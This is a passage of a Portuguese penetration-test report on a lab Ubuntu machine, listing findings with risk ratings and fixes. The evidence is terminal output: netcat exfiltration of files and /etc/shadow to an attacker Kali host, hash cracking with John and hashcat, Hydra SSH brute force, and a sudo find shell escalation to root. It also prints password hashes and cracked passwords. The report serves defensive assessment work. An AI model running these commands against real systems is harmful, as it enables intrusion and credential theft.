Recomendação	Não manter arquivos sensíveis em diretórios com acesso de outros.

Detalhes	Navegando até o diretório /home/chapolin/Desktop é encontrado um arquivo confidencial em pdf, que é enviado uma cópia para máquina Kali. <pre>www-data@ubuntu:/home/viviane\$ ls ls Desktop Downloads Pictures Templates examples.desktop Documents Music Public Videos planta.pdf www-data@ubuntu:/home/viviane\$ nc 192.168.56.106 2222 < planta.pdf nc 192.168.56.106 2222 < planta.pdf www-data@ubuntu:/home/viviane\$</pre> <pre>(kali㉿kali)-[~] └─\$ nc -nlvp 2222 > planta.pdf listening on [any] 2222 ... connect to [192.168.56.106] from (UNKNOWN) [192.168.56.107] 57195</pre> 
----------	--

Vulnerabilidade 11	
root@ubuntu:/root	
Vulnerabilidade	Armazenamento incorreto de arquivo.
Risco	Alto
Descrição	Root está armazenando informações de cartão de crédito pessoal.
Recomendação	Não armazenar arquivos pessoais.
Detalhes	



Vulnerabilidade 12	
Luciana@ubuntu:/	
Vulnerabilidade	Abuso de permissão
Risco	Alto
Descrição	Script que pertence ao root, com permissão de leitura, escrita e execução de outros.
Recomendação	Não dar permissões sobre um arquivo root para outros.
Detalhes	A partir do script é alterado seu conteúdo para ser enviado o conteúdo do arquivo /etc/shadow que contém as senhas criptografadas dos usuários para um novo arquivo senhas.txt. Geralmente apenas o root tem acesso ao /etc/shadow porém abusando das permissões dadas para o script, é feita a captura desses dados e o envio para máquina Kali. <pre> luciana@ubuntu:/\$ ls -la ativar-servico -rwxrwxrwx 1 root root 43 Nov 14 11:41 ativar-servico luciana@ubuntu:/\$ cat ativar-servico #!/bin/bash echo "vai dar treta!" > /tmp/arq.txt luciana@ubuntu:/\$ nano ativar-servico </pre>

	<pre>luciana@ubuntu:/ \$ cat ativar servicio #!/bin/bash cat /etc/shadow > /senhas.txt (kali@kali)-[~] └─\$ nc -nlvp 2222 > senhas.txt listening on [any] 2222 ... connect to [192.168.56.106] from (UNKNOWN) [192.168.56.107] 51753 (kali@kali)-[~] └─\$ ls 10.0.3.175 backupaplication Documents Music Public Backdoor cartao filha.png Downloads Pentest senhas.txt backup confidencial.pdf hydra.restore Pictures Templates backup.1.5.8.zip Desktop 'LFI Exploit' planta.pdf teste (kali@kali)-[~] └─\$ luciana@ubuntu:/ \$ ls ativar servicio dev initrd.img.old media root senhas.txt usr bin etc lib mnt run srv var boot home lib64 opt sbin sys vmlin cdrom initrd.img lost+found proc senhaluciana.txt tmp vmlin luciana@ubuntu:/ \$ nc 192.168.56.106 2222 < senhas.txt</pre>
--	---

Vulnerabilidade 13	

Vulnerabilidade	Algoritmo hash de criptografia ineficiente
Risco	Alto
Descrição	Algoritmo hash de criptografia utilizado para armazenar a senha do usuário chapolin é ineficiente.
Recomendação	Utilizar algoritmo hash de criptografia mais robusto, e sem tantos vazamentos. Utilizar salt também é uma boa implementação. Outra recomendação é utilizar senhas robustas.
Detalhes	Utilizando John the ripper a senha armazenada em md5 do usuário chapolin foi quebrada. <pre>└─\$ john senhas.txt Warning: detected hash type "md5crypt", but th Use the "--format-md5crypt-long" option to for Warning: only loading hashes of type "md5crypt Use the "--format-sha512crypt" option to force Warning: only loading hashes of type "md5crypt Use the "--format-HMAC-SHA256" option to force Warning: only loading hashes of type "md5crypt Use the "--format-HMAC-SHA512" option to force Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other Almost done: Processing the remaining buffered Proceeding with wordlist:usr/share/john/passw dakota (chapolin) 1g 0:00:00:00 DONE 2/3 (2022-11-14 18:47) 25.0 Use the "--show" option to display all of the Session completed. └─\$ ssh chapolin@192.168.56.107 chapolin@192.168.56.107's password: Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13. * Documentation: https://help.ubuntu.com/ UA Infrastructure Extended Security Maintenan 10 updates can be installed immediately. 2 of these updates are provided through UA Inf 6 of these updates are security updates. To see these additional updates run: apt list Enable UA Infrastructure ESM to receive 225 ad See https://ubuntu.com/advantage or run: sudo You have new mail. Last login: Tue Oct 11 06:44:16 2022 chapolin@ubuntu:~\$</pre>

Vulnerabilidade 14	

Vulnerabilidade	Algoritmo hash de criptografia ineficiente
Risco	Alto
Descrição	Algoritmo hash de criptografia utilizado para armazenar a senha dos usuários viviane, luciane e mauricio é ineficiente.
Recomendação	Utilizar algoritmo hash de criptografia mais robusto, e sem tantos vazamentos. Utilizar salt também é uma boa implementação. Outra recomendação é utilizar senhas robustas.
Detalhes	Utilizando John the ripper as senhas armazenadas em sha512 dos usuários viviane, luciane e mauricio foram quebradas. <pre> (kali@kali)-[~/Pentest] \$ john senhas.txt --format=sha512crypt Using default input encoding: UTF-8 Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) \$6\$ [SHA512 256/256 AVX2 4x]) Cost 1 (iteration count) is 5000 for all loaded hashes Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst monkey (viviane) qwerty (luciana) motorola (mauricio) (kali@kali)-[~/Pentest] \$ ssh viviane@192.168.56.107 viviane@192.168.56.107's password: Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64) * Documentation: https://help.ubuntu.com/ UA Infrastructure Extended Security Maintenance (ESM) is not enabled. 10 updates can be installed immediately. 2 of these updates are provided through UA Infrastructure ESM. 6 of these updates are security updates. To see these additional updates run: apt list --upgradable Enable UA Infrastructure ESM to receive 225 additional security updates. See https://ubuntu.com/advantage or run: sudo ua status Last login: Tue Oct 11 06:34:44 2022 viviane@ubuntu:~\$ </pre>

```
(kali@kali)~[/Pentest]
$ ssh mauricio@192.168.56.107
mauricio@192.168.56.107's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

UA Infrastructure Extended Security Maintenance (ESM) is not enabled.

10 updates can be installed immediately.
2 of these updates are provided through UA Infrastructure ESM.
6 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Enable UA Infrastructure ESM to receive 225 additional security updates.
See https://ubuntu.com/advantage or run: sudo ua status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Nov 14 12:59:46 2022 from 192.168.56.106
$ whoami
mauricio
$
```


	<pre> (kali@kali)-[~] └─\$ ssh luciana@192.168.56.107 luciana@192.168.56.107's password: Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64) * Documentation: https://help.ubuntu.com/ UA Infrastructure Extended Security Maintenance (ESM) is not enabled. 10 updates can be installed immediately. 2 of these updates are provided through UA Infrastructure ESM. 6 of these updates are security updates. To see these additional updates run: apt list --upgradable Enable UA Infrastructure ESM to receive 225 additional security updates. See https://ubuntu.com/advantage or run: sudo ua status The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Tue Oct 11 06:34:24 2022 luciana@ubuntu:~\$ ls luciana@ubuntu:~\$ █ </pre>
--	---

Vulnerabilidade 15	
Luciana@ubuntu	
Vulnerabilidade	Escalação de privilégio
Risco	Alto
Descrição	A vulnerabilidade se refere a escalação de privilégios para obtenção de acesso root.
Recomendação	Alterar a permissão da utilização do comando sudo com find sem necessidade de senha.
Detalhes	A partir do sudo com o comando find é utilizado o parâmetro -exec do find, assim abusando do comando find por não precisar da senha do root para executar com o sudo é realizado a escalação de privilégio para root.

```
luciana@ubuntu:~$ sudo -l
Matching Defaults entries for luciana on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luciana may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find
luciana@ubuntu:~$ sudo find /home -exec sh -i \;
# whoami
root
# whoami
root
# cat /etc/shadow
root:!:19246:0:99999:7:::
daemon:*:16177:0:99999:7:::
bin:*:16177:0:99999:7:::
sys:*:16177:0:99999:7:::
sync:*:16177:0:99999:7:::
games:*:16177:0:99999:7:::
man:*:16177:0:99999:7:::
lp:*:16177:0:99999:7:::
mail:*:16177:0:99999:7:::
news:*:16177:0:99999:7:::
uucp:*:16177:0:99999:7:::
proxy:*:16177:0:99999:7:::
www-data:*:16177:0:99999:7:::
backup:*:16177:0:99999:7:::
list:*:16177:0:99999:7:::
irc:*:16177:0:99999:7:::
gnats:*:16177:0:99999:7:::
nobody:*:16177:0:99999:7:::
libuuid:!:16177:0:99999:7:::
syslog:*:16177:0:99999:7:::
messagebus:*:16177:0:99999:7:::
usbmux:*:16177:0:99999:7:::
dnsmasq:*:16177:0:99999:7:::
avahi-autoipd:*:16177:0:99999:7:::
kernoops:*:16177:0:99999:7:::
rtkit:*:16177:0:99999:7:::
rtkit:*:16177:0:99999:7:::
saned:*:16177:0:99999:7:::
whoopsie:*:16177:0:99999:7:::
speech-dispatcher:!:16177:0:99999:7:::
avahi:*:16177:0:99999:7:::
lightdm:*:16177:0:99999:7:::
colord:*:16177:0:99999:7:::
hplip:*:16177:0:99999:7:::
pulse:*:16177:0:99999:7:::
chapolin:$1$SzkMARZx$N9VGySud7cIFWxd8TFar0:19246:0:99999:7:::
mysql:!:19246:0:99999:7:::
ssh:*:19246:0:99999:7:::
viviane:$6$xonP4TVg$dnry.if1UMtW8mhCqsQ.cGXawVK1/wEG49fPXW8SIAg0A8Vg10j05r69u./DtRv15nI/89B3N95
VJknrg/wB4/:19246:0:99999:7:::
opensmtpd:*:19262:0:99999:7:::
opensmtppq:*:19262:0:99999:7:::
mauricio:$6$/hcAn/m3$csc6DC9meaNyAMm0OwwdPoJgQWAZvaS2MZffQqYppWbyu9FFXTn15jJfDUi6a2CDfsl9je
ABjmA08xd9F.:19265:0:99999:7:::
_smtpd:*:19267:0:99999:7:::
_smtppq:*:19267:0:99999:7:::
couchdb:*:19267:0:99999:7:::
proftpd:!:19269:0:99999:7:::
ftp:*:19269:0:99999:7:::
luciana:$6$zHwTqyic$.DW5pf67JiCBLHITaNbK/KyYUjTun02iHmOd5g9L6.yZ2Nj4D8gMNEdMhGWY0iFBLZk7W2BXE
lLQF0pLoVw1:19275:0:99999:7:::
fernanda:$6$X.v.A9m$TWbbaJPw9qPahQEaOZFiojyQ3oXWP9N.J3pkTBpSL.TPaQYzJmAuB/NT0jY4G.IzdjTPRirNk
94gSip53F4B0:19276:0:99999:7:::
```

Vulnerabilidade 16	

Vulnerabilidade	Força bruta
Risco	Alto
Descrição	É realizado inúmeras tentativas de login em um curto intervalo de tempo.
Recomendação	Bloquear o ip por um tempo após inserir a senha errada múltiplas vezes, ou realizar muitas requisições em um curto intervalo de tempo.
Detalhes	Ataque de força bruta utilizando o hydra.

	<pre> (kali@kali)-[~] \$ hydra -L Pentest/usuarios -P Pentest/senhasdecrypt.txt ssh://192.168.56.107 Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-16 10:09:41 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:4/p:6), ~2 tries per task [DATA] attacking ssh://192.168.56.107:22/ [22][ssh] host: 192.168.56.107 login: chapolin password: dakota [22][ssh] host: 192.168.56.107 login: viviane password: monkey [STATUS] 29.00 tries/min, 29 tries in 00:01h, 10 to do in 00:01h, 1 active [22][ssh] host: 192.168.56.107 login: luciana password: qwerty 1 of 1 target successfully completed, 3 valid passwords found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-16 10:11:31 </pre>
--	--

Vulnerabilidade 17	

Vulnerabilidade	Algoritmo hash de criptografia ineficiente
Risco	Alto
Descrição	Algoritmo hash de criptografia utilizado para armazenar a senha do usuário fernanda é ineficiente.
Recomendação	Utilizar algoritmo hash de criptografia mais robusto, e sem tantos vazamentos. Utilizar salt também é uma boa implementação. Outra recomendação é utilizar senhas robustas.
Detalhes	Utilizando o hashcat foi feito a quebra do hash em sha512. <pre> (kali@kali)-[~] \$ hashcat -m 1800 -a 0 -o /home/kali/found.txt /home/kali/Pentest/fernandahash.hash /home/kali/Downloads/wordlisthash.txt hashcat (v6.2.6) starting OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project] ===== * Device #1: pthread-11th Gen Intel(R) Core(TM) i3-1115G4 @ 3.00GHz, 1441/2947 MB (512 MB allocated), 1MCU Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256 Hashes: 1 digests; 1 unique digests, 1 unique salts Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates Rules: 1 Optimizers applied: * Zero-Byte * Single-Hash * Single-Salt * Uses-64-Bit ATTENTION! Pure (unoptimized) backend kernels selected. Pure kernels can crack longer passwords, but drastically reduce performance. If you want to switch to optimized kernels, append -O to your commandline. See the above message to find out about the exact limits. </pre>

	<pre> (kali@kali)-[~] \$ cat found.txt \$6\$X.v.6A9m\$TWbbaJPw9qPahQEa0ZfiojyQ3oXWP9N.J3pkT8pSL.TPaQYjZJmAuB/NT0jY4G.IZdjTPRirNk94gSip53F480:mustangs99 (kali@kali)-[~] \$ ssh fernanda@192.168.56.107 fernanda@192.168.56.107's password: Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64) * Documentation: https://help.ubuntu.com/ UA Infrastructure Extended Security Maintenance (ESM) is not enabled. 10 updates can be installed immediately. 2 of these updates are provided through UA Infrastructure ESM. 6 of these updates are security updates. To see these additional updates run: apt list --upgradable Enable UA Infrastructure ESM to receive 225 additional security updates. See https://ubuntu.com/advantage or run: sudo ua status Last login: Wed Nov 16 08:23:34 2022 from 192.168.56.106 fernanda@ubuntu:~\$ ls examples.desktop fernanda@ubuntu:~\$ █ </pre>
--	---

Vulnerabilidade 18	
chapolin@ubuntu:/	
Vulnerabilidade	Escalação de privilégio
Risco	Alto
Descrição	A vulnerabilidade se refere a escalação de privilégios para obtenção de acesso root.
Recomendação	Seguindo o princípio do mínimo privilégio, retirar o usuário do grupo sudo.
Detalhes	O grupo sudo é um grupo de usuários especial usado para controlar o acesso aos comandos su ou sudo, que permitem aos usuários executar comandos ou se disfarçar de outro usuário (geralmente o super usuário). <pre> chapolin@ubuntu:/\$ groups chapolin chapolin : chapolin adm cdrom sudo dip plugdev lpadmin sambashare chapolin@ubuntu:/\$ sudo su root@ubuntu:/# █ </pre>

3. Recomendações e Observações Extras

Embora os itens elencados abaixo não sejam vulnerabilidades regularmente encontradas na aplicação, uma vez tomadas medidas para mitigar possíveis futuros ataques tornarão a aplicação bastante protegida.

- a) Utilizar o princípio do privilégio mínimo.
- b) Certificar-se de que todas as queries estão parametrizadas
- c) Certificar-se de que caso haja algum trecho de código que execute comandos no shell da máquina, como por exemplo trechos que tenham "ProcessStartInfo", o usuário não possa passar parâmetros diretos para este comando.
- d) Cuidar para que o log da aplicação tenha um limite de modo à não ultrapassar a capacidade de armazenamento da máquina, resultando em negação de serviço. O mesmo se aplica à arquivos .CSV importados para dentro da aplicação.
- e) Nunca confiar a validação de dados somente no lado client em javascript, mas fazer a validação novamente no lado server. O lado client está sujeito a ser manipulado por atacantes.
- f) Dentro dos diretórios da aplicação no IIS, somente dar a permissão de execução quando for extremamente necessário.
- g) Pode ser considerado não permitir o acesso à plataforma /books com usuário que tenham permissão administrativa, ou que o acesso a este tipo de conta seja feito com restrições por IP. Sugere-se ainda que não haja uma conta com o nome "admin", pois é um alvo certo por parte de atacantes.
- h) No painel administrativo, seria interessante colocar uma mensagem semelhante à "Seu último acesso foi em: data/hora". Caso observe-se que a mensagem mostra o acesso em um horário incomum, pode-se analisar se houve acesso indevido.
- i) O host não está limitando requisições sucessivas em intervalos de tempo extremamente curtos a partir de um mesmo IP. Dessa forma, escaneamento web por exemplo pode ser feito com velocidade e efetividade, como observa-se na imagem a seguir (escaneamento feito com a ferramenta dirb):

```

(kali@kali)-[~]
$ dirb http://192.168.56.107

_____|_____|
DIRB v2.22
By The Dark Raver

_____|_____|

START_TIME: Wed Nov 16 15:28:57 2022
URL_BASE: http://192.168.56.107/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____|_____|
Home!


GENERATED WORDS: 4612


--- Scanning URL: http://192.168.56.107/ ---
=> DIRECTORY: http://192.168.56.107/books/
+ http://192.168.56.107/index.html (CODE:200|SIZE:11510)
+ http://192.168.56.107/server-status (CODE:403|SIZE:294)
=> DIRECTORY: http://192.168.56.107/wordpress/

--- Entering directory: http://192.168.56.107/books/ ---
+ http://192.168.56.107/books/admin.php (CODE:200|SIZE:3264)
=> DIRECTORY: http://192.168.56.107/books/controllers/
=> DIRECTORY: http://192.168.56.107/books/database/
=> DIRECTORY: http://192.168.56.107/books/functions/
=> DIRECTORY: http://192.168.56.107/books/imagens/
+ http://192.168.56.107/books/index.php (CODE:200|SIZE:4326)

```


4. EVIDÊNCIAS





```
www-data@ubuntu:/home/chapolin/Desktop$ nc 192.168.56.106 2222 < confidencial.pdf
<lin/Desktop$ nc 192.168.56.106 2222 < confidencial.pdf
www-data@ubuntu:/home/chapolin/Desktop$ ls -l
ls -l
total 0
-rw-rw-r-- 1 chapolin chapolin 0 Oct 7 18:47 confidencial.pdf
www-data@ubuntu:/home/chapolin/Desktop$ ls
ls
confidencial.pdf
www-data@ubuntu:/home/chapolin/Desktop$
```

```
www-data@ubuntu:/$ ls
ls
ativarservico  etc          lib64        proc          srv  vmlinuz
bin            home         lost+found   root          sys  vmlinuz.old
boot          initrd.img   media        run           tmp
cdrom         initrd.img.old mnt          sbin          usr
dev           lib          opt          senhaluciana.txt var
www-data@ubuntu:/$ cat senhaluciana.txt
cat senhaluciana.txt
qwerty
```



Index of /books/database

Name	Last modified	Size	Description
Parent Directory	-		
readme.txt.txt	2019-10-06 12:09	791	
www_project.sql	2019-10-06 12:09	15K	

Apache/2.4.7 (Ubuntu) Server at 192.168.56.107 Port 80

```
~/Downloads/www_project.sql - Mousepad
File Edit Search View Document Help
[Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
Untitled1  www_...ect.sql x  teste  x  backd... ll).php x

24
25 --
26 -- Table structure for table `admin`
27 --
28
29 CREATE TABLE IF NOT EXISTS `admin` (
30   `name` varchar(20) COLLATE latin1_general_ci NOT NULL,
31   `pass` varchar(40) COLLATE latin1_general_ci NOT NULL
32 ) ENGINE=InnoDB DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;
33
34 --
35 -- Dumping data for table `admin`
36 --
37
38 INSERT INTO `admin` (`name`, `pass`) VALUES
39 ('admin', 'd033e22ae348aeb5660fc2140aec35850c4da997');
40
41 --
42
43 --
```

Database: www_project
Table: customers
[4 entries]


city	country	customerid	name	zip_code
a	a	1	a	a
b	b	2	b	b
12121	test	3	test	test
teste	teste	4	teste	teste


```
(kali@kali)-[~/Pentest]
└─$ john senhas.txt --format=sha512crypt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2
4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
monkey      (viviane)
qwerty      (luciana)
motorola    (mauricio)
```

```
└─$ john senhas.txt
Warning: detected hash type "md5crypt", but th
Use the "--format=md5crypt-long" option to for
Warning: only loading hashes of type "md5crypt
Use the "--format=sha512crypt" option to force
Warning: only loading hashes of type "md5crypt
Use the "--format=HMAC-SHA256" option to force
Warning: only loading hashes of type "md5crypt
Use the "--format=HMAC-SHA512" option to force
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other
Almost done: Processing the remaining buffered
Proceeding with wordlist:/usr/share/john/passw
dakota      (chapolin)
1g 0:00:00:00 DONE 2/3 (2022-11-14 18:47) 25.0
Use the "--show" option to display all of the
Session completed.
```

```
└─$ ssh chapolin@192.168.56.107
chapolin@192.168.56.107's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.
* Documentation:  https://help.ubuntu.com/
UA Infrastructure Extended Security Maintenanc
10 updates can be installed immediately.
2 of these updates are provided through UA Inf
6 of these updates are security updates.
To see these additional updates run: apt list
Enable UA Infrastructure ESM to receive 225 ad
See https://ubuntu.com/advantage or run: sudo
You have new mail.
Last login: Tue Oct 11 06:44:16 2022
chapolin@ubuntu:~$
```

```
(kali@kali)-[~]
└─$ cat found.txt
$6$X.v.6A9m$TWbbaJPw9qPahQEa0ZfiojyQ3oXWP9N.J3pkTBpSl.TPaQYjZJmAuB/NT0jY4G.IZdjTPRirNk94gSip53F
4B0:mustangs99
```



```
# whoami
root
# cat /etc/shadow
root:!:19246:0:99999:7:::
daemon:*:16177:0:99999:7:::
bin:*:16177:0:99999:7:::
sys:*:16177:0:99999:7:::
sync:*:16177:0:99999:7:::
games:*:16177:0:99999:7:::
man:*:16177:0:99999:7:::
lp:*:16177:0:99999:7:::
mail:*:16177:0:99999:7:::
news:*:16177:0:99999:7:::
uucp:*:16177:0:99999:7:::
proxy:*:16177:0:99999:7:::
www-data:*:16177:0:99999:7:::
backup:*:16177:0:99999:7:::
list:*:16177:0:99999:7:::
irc:*:16177:0:99999:7:::
gnats:*:16177:0:99999:7:::
nobody:*:16177:0:99999:7:::
libuuid:!:16177:0:99999:7:::
syslog:*:16177:0:99999:7:::
messagebus:*:16177:0:99999:7:::
usbmux:*:16177:0:99999:7:::
dnsmasq:*:16177:0:99999:7:::
avahi-autoipd:*:16177:0:99999:7:::
kernoops:*:16177:0:99999:7:::
rtkit:*:16177:0:99999:7:::
```